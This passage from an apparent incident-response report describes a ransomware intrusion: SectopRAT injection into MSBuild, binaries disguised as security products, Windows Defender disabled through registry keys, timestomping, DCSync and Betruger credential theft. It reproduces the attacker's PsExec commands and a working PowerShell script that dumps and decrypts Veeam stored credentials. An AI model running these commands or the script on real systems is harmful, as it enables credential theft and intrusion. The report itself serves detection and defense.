"C:\Windows\system32\cmd.exe"	PsExec.exe -accepteula -s -d \\SERVER B cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset
"C:\Windows\system32\cmd.exe"	PsExec.exe -accepteula -s -d \\DOMAIN CONTROLLER cmd /c rundll32 C:\Users\Public\Music\conhost.dll, Reset
"C:\Windows\system32\cmd.exe"	PsExec.exe -s -i cmd.exe

Defense Evasion

During the initial access malware execution a SectopRAT binary was written to *%AppData%\Local\Temp* as bhnwcwgaphpge. This was then injected into the MSBuild.exe process to run the malware.




```
Match Index:  144
Rule:         sectoprat
Tags:
Description:  28905 - file baosurhtohvu
Author:       The DFIR Report
Reference:    https://thedfirreport.com
Date:         2024-06-04
Hash1:        f505c6d821a3951ce34d6abb5a4237693c7d14753abee8a5e54cb99391f7a0b7
Memory Type:  Virtual Memory (VAD)
Memory Tag:   \Users\[redacted]\AppData\Local\Temp\bhnwcwgaphpge
Base Address: 0x0000000000900000
PID:          9728
Process Name: MSBuild.exe
Process Path: \Device\HarddiskVolume5\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
CommandLine:  C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
User:         OWoods
Created:      [redacted]16:42:06 UTC

Matches:
[ScanBrowsers]: 9bbf8b, 9bc112, 9bc123, 9bc2c4, 9c00d7
[ScanFiles]: 9bbfa9, 9bc134, 9bc142, 9bc2d1, 9c00f0
[ScanFTP]: 9bbfc4, 9bc150, 9bc15c, 9bc2db, 9c0106
[ScanWallets]: 9bbfdd, 9bc168, 9bc178, 9bc2e3, 9c011a
[ScanScreen]: 9bbffa, 9bc188, 9bc197, 9bc2ef, 9c0132
[ScanTelegram]: 9bc016, 9bc1a6, 9bc1b7, 9bc2fa, 9c0149
[ScanVPN]: 9bc034, 9bc1c8, 9bc1d4, 9bc307, 9c0162
[ScanSteam]: 9bc04d, 9bc1e0, 9bc1ee, 9bc30f, 9c0176
[ScanDiscord]: 9bc068, 9bc1fc, 9bc20c, 9bc319, 9c018c
[ScanFilesPaths]: 9bc085, 9bc21c, 9bc22f, 9bc325, 9c01a4
[ScanChromeBrowsersPaths]: 9bc0a5, 9bc242, 9bc25e, 9bc334, 9c01bf
[ScanGeckoBrowsersPaths]: 9bc0ce, 9bc27a, 9bc295, 9bc34c, 9c01e3

[ScanBrowsers] 9bbf8b:
00000000009bbf40    75 6e 74 65 72 00 73 65  74 5f 43 6f 75 6e 74 65   unter.set_Counte
00000000009bbf50    72 00 67 65 74 5f 48 61  72 64 54 79 70 65 00 73   r.get_HardType.s
00000000009bbf60    65 74 5f 48 61 72 64 54  79 70 65 00 43 6f 75 6e   et_HardType.Coun
00000000009bbf70    74 65 72 00 48 61 72 64  54 79 70 65 00 53 63 61   ter.HardType.Sca
00000000009bbf80    6e 6e 69 6e 67 41 72 67  73 00 3c 53 63 61 6e 42   nningArgs.<ScanB
```

Two of the binaries observed in this attack were masquerading as products from well-known and reputable security vendors.

The first binary, ***GT_NET.exe*** is associated with Grixba, a custom data-gathering tool used by the Play ransomware group. Its metadata was crafted to impersonate SentinelOne security software, complete with fake product names, descriptions, and copyright information referencing “Sentinel Labs, Inc.” The team from Field Effect also noticed this, as per their blog back in January of this year.


The second binary, ***ccs.exe*** contains the Betruger backdoor commonly deployed by RansomHub affiliates. This malware was designed with extensive metadata mimicking Avast Antivirus, including legitimate-appearing product names, version numbers, and copyright information. The threat actors even used a filename convention (“aswAvBootTimeScanShMin.exe”) that closely resembles authentic Avast components.



Property	Value
Description	
File description	SentinelOne Compabilty Wizard
Type	Application
File version	1.1.5.0
Product name	Sentinel Agent
Product version	1.1.5.0
Copyright	Sentinel Labs, Inc.
Size	112 KB
Date modified	10/10/2024 12:23 PM
Language	Language Neutral
Original filename	GT_NET.exe

Property	Value
Description	
File description	Avast Antivirus
Type	Application
File version	24.8.9372.0
Product name	Avast Antivirus
Product version	24.8.9372.0
Copyright	Copyright © 2024 Gen Digital Inc. All right...
Size	5.05 MB
Date modified	10/10/2024 12:22 PM
Language	English (United States)
Original filename	aswAvBootTimeScanShMin.exe

We also observed the threat actor attempting to disable Windows Defender’s security features by modifying critical registry keys on the domain controller and backup server. Examining the registry events reveals a step-by-step approach to disable multiple Windows Defender registry keys, including real-time scanning, behavior monitoring, anti-spyware detection, and network protection. These registry changes focused on the Windows Defender policy area (*HKLM\SOFTWARE\Policies\Microsoft\Windows Defender*\), showing the threat actor wanted to make system-wide security changes that would last through reboots and affect all users. By targeting the policy registry instead of user-specific settings, the threat actor made sure they had maximum impact while keeping their changes in place during their attack.



Documents (68) | Field statistics

@timestamp	agent.name	event.action	event.code
	DOMAIN CONTROLLER	RegistryEvent (Object create and delete)	12
	DOMAIN CONTROLLER	RegistryEvent (Object create and delete)	12
		RegistryEvent (Object create and delete)	12
		RegistryEvent (Object create and delete)	12
		RegistryEvent (Object create and delete)	12
		RegistryEvent (Object create and delete)	12
		Regis te)	12
		Regis	13
		Regis te)	12
		RegistryEvent (Value Set)	13
		RegistryEvent (Object create and delete)	12
		RegistryEvent (Value Set)	13
		RegistryEvent (Object create and delete)	12
		RegistryEvent (Value Set)	13
		RegistryEvent (Object create and delete)	12

registry.path

Full path, including hive, key and value

Top values

Value	%
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	26.5%
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	17.6%
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware	17.6%
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring	14.7%
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring	11.8%
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableIntrusionPreventionSystem	11.8%


Calculated from **68** records.

Multi fields

k registry.path.keyword

Threat Actor disabling Windows Defender by modifying registry keys

Lastly, the theater actor performed potentially time-stomping activities by manipulating the metadata of the ExportData.db file, which contained the scan results, by executing the “GT_NET.exe” binary. This timestomping occurred immediately after GT_NET.exe created the ExportData.db file, which suggests the threat actor attempts to cover its tracks by automatically changing the timestamps of its created files. The choice of a future date (2037) is particularly telling – it’s far enough from the actual attack time frame to potentially throw off forensic analysis that relies on file timestamps to understand the sequence of events. Below is the sequence of events by looking at Sysmon Event ID 2.



Documents (1) | Field statistics

process.executable	file.path	winlog.event_data.PreviousCreationUtcTime	winlog.event_data.CreationUtcTime
C:\Users\Public\Music\GT_NET.exe	C:\Users\Public\Music\ExportData.db	02:04:55.928	2037-01-01 00:00:00.000
Grixba, a custom data gathering tool used by Play ransomware group	Database file that contain the scan results from GT_NET.exe (Grixba)	Exact timestamp of the event in UTC format	New creation timestamp after performing timestompoing activity

Credential Access


The threat actor employed various methods to access credentials throughout this intrusion, including information stealers, Veeam database credential dumping, DCSync attacks, and the deployment of Betruger backdoor malware.

Information Stealers

YARA scans on memory dumps from the beachhead returned various hits for Arechclient malware (aka SectopRAT) with the following signature:

```
Windows.Trojan.Arechclient2
```

SectopRAT is widely known to have information-stealing capabilities, which are on display in the strings from this particular dump. The strings reference scans for various services, including Steam, Discord, Telegram, web browsers, and crypto wallets, which is textbook infostealer activity.



```
Threat name:  Windows.Trojan.Arechclient2
Reference_sample: c4b907418319f5066d5358640aac38ff53c46c8250aeacaa92987e163cb6b224
Severity:     100
Arch_context: x86
Scan_context: file, memory
License:      Elastic License v2
Os:           windows
Memory Type:  Virtual Memory (VAD)
Memory Tag:   \Users\[redacted]\AppData\Local\Temp\bhnwcwgaphpge
Base Address: 0x0000000000900000
PID:          9728
Process Name: MSBuild.exe
Process Path: \Device\HarddiskVolume5\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
CommandLine:  C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
[redacted]

Matches:
[es]: 9bbeb0
[set_ScanVPN]: 9bc1d0

[es] 9bbeb0:
00000000009bbe70    72 73 00 46 74 70 43 6f  6e 6e 65 63 74 69 6f 6e   rs.FtpConnection
00000000009bbe80    73 00 49 6e 73 74 61 6c  6c 65 64 42 72 6f 77 73   s.InstalledBrows
00000000009bbe90    65 72 73 00 53 63 61 6e  6e 65 64 46 69 6c 65 73   ers.ScannedFiles
00000000009bbea0    00 47 61 6d 65 4c 61 75  6e 63 68 65 72 46 69 6c   .GameLauncherFil
00000000009bbeb0    65 73 00 53 63 61 6e 6e  65 64 57 61 6c 6c 65 74   es.ScannedWallet
00000000009bbec0    73 00 4e 6f 72 64 41 63  63 6f 75 6e 74 73 00 4f   s.NordAccounts.O
00000000009bbed0    70 65 6e 00 50 72 6f 74  6f 6e 00 4d 65 73 73 61   pen.Proton.Messa
00000000009bbee0    67 65 43 6c 69 65 6e 74  46 69 6c 65 73 00 44 69   geClientFiles.Di

[set_ScanVPN] 9bc1d0:
00000000009bc190    65 6e 00 73 65 74 5f 53  63 61 6e 53 63 72 65 65   en.set_ScanScree
00000000009bc1a0    6e 00 67 65 74 5f 53 63  61 6e 54 65 6c 65 67 72   n.get_ScanTelegr
00000000009bc1b0    61 6d 00 73 65 74 5f 53  63 61 6e 54 65 6c 65 67   am.set_ScanTeleg
00000000009bc1c0    72 61 6d 00 67 65 74 5f  53 63 61 6e 56 50 4e 00   ram.get_ScanVPN.
00000000009bc1d0    73 65 74 5f 53 63 61 6e  56 50 4e 00 67 65 74 5f   set_ScanVPN.get_
00000000009bc1e0    53 63 61 6e 53 74 65 61  6d 00 73 65 74 5f 53 63   ScanSteam.set_Sc
00000000009bc1f0    61 6e 53 74 65 61 6d 00  67 65 74 5f 53 63 61 6e   anSteam.get_Scan
00000000009bc200    44 69 73 63 6f 72 64 00  73 65 74 5f 53 63 61 6e   Discord.set_Scan
```

Veeam Database Credential Dumping

Windows Event ID 4104 from the Microsoft-Windows-PowerShell/Operational log is generated by PowerShell's script block logging feature, which records the execution of PowerShell scripts. This artifact revealed that the threat actor executed a script on the backup server to extract credentials from a Veeam database. The script contains multiple sections, which have been broken down into smaller parts for better readability.

The first section queries the Windows Registry for SQL Server instances and targets a hardcoded database named "VeeamBackup". The $SQLQuery variable was configured to retrieve the top 1000 rows from the Credentials table within the VeeamBackup database:

```
"# SQL Server and database\\"
$hostname = hostname
"$SQLInstances = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Microsoft SQL
Server').InstalledInstances"
"$SQLServer = \"$hostname\\$SQLInstances\" #use Server\\Instance for named SQL
instances! "
"$SQLDBName = \"VeeamBackup\""
"# SQL Query"
"$SqlQuery = \"SELECT TOPdatabase (1000) [id],[user_name],[password],[usn],
[description],[visible],[change_time_utc]FROM [VeeamBackup].[dbo].
[Credentials]\""
```

The next section of the script establishes a connection to the SQL Server database, executes the query stored in the $SQLQuery variable, stores the results in a dataset, and then closes the connection:

```
"# Connection string "

$SqlConnection = New-Object System.Data.SqlClient.SqlConnection
"$SqlConnection.ConnectionString = \"Server = $SQLServer; Database = $SQLDBName;
Integrated Security = True\"
$SqlCmd = New-Object System.Data.SqlClient.SqlCommand
$SqlCmd.CommandText = $SqlQuery
$SqlCmd.Connection = $SqlConnection
$SqlAdapter = New-Object System.Data.SqlClient.SqlDataAdapter
$SqlAdapter.SelectCommand = $SqlCmd
$Result= New-Object System.Data.DataSet
$SqlAdapter.Fill($Result)

"#Close the connection "
$SqlConnection.Close()
```

The next section of the script was used to convert DataTable rows to PowerShell objects:

```
$MyArray = ForEach ($Row in $Result.Tables[0].Rows) {
    $Record = New-Object PSObject
    ForEach ($Col in $Result.Tables[0].Columns.ColumnName) {
        Add-Member -InputObject $Record -NotePropertyName $Col -
NotePropertyValue $Row.$Col
    }
    $Record
}
```

The final section of the script contains a for loop that performs the following actions:


- Iterates through each item in the $MyArray variable
- Loads the DLL Veeam.Backup.Common.dll (required to access the class needed for password decryption)
- Uses Veeam's ProtectedStorage class to decrypt the encoded passwords
- Displays usernames, decrypted passwords, and descriptions to the console

```
for ($i = 0; $i -lt $MyArray.Length; $i++) {
    Add-Type -Path "C:\Program Files\Veeam\Backup and Replication\Backup
Catalog\Veeam.Backup.Common.dll"

    $encoded = $MyArray.password[$i]
    $pass = [Veeam.Backup.Common.ProtectedStorage]::GetLocalString($encoded)

    Write-Host "=================="
    Write-Host "user_name:   " $MyArray.user_name[$i]
    Write-Host "password:    " $pass
    Write-Host "description:" $MyArray.description[$i]
    Write-Host "=================="
```

DCSync

Credentials were also dumped via a DCSync attack using a privileged account. The activity was observed in Windows Security Event ID 4662, with clear indicators including a non-computer-based account, an access mask of 0x100, and the following object ID:


```
{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} = DS-Replication-Get-Changes
```



```
An operation was performed on an object.

Subject :
        Security ID:            S-1-5-21[redacted]500
        Account Name:           Administrator
        Account Domain:         [redacted]
        Logon ID:

Object:
        Object Server:          DS
        Object Type:            {19195a5b-6da0-11d0-afd3-00c04fd930c9}
        Object Name:            {ff7e16f6-0a43-4c09-9d84-b7c530e33d2b}
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Control Access

        Access Mask:            0x100
        Properties:             Control Access
                {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
        {19195a5b-6da0-11d0-afd3-00c04fd930c9}
```

Betruger Backdoor

As outlined in the Command and Control section of this report, the file hash for the executable *C:\Users\Public\Music\ccs.exe* returned a direct match for the Betruger backdoor. According to research conducted by the Symantec team, this backdoor is multifunctional and includes modules designed for credential dumping. The backdoor accessed the LSASS process memory to harvest credentials, which was observed through a Sysmon process access event showing a *GrantedAccess* value of *0x1410*.

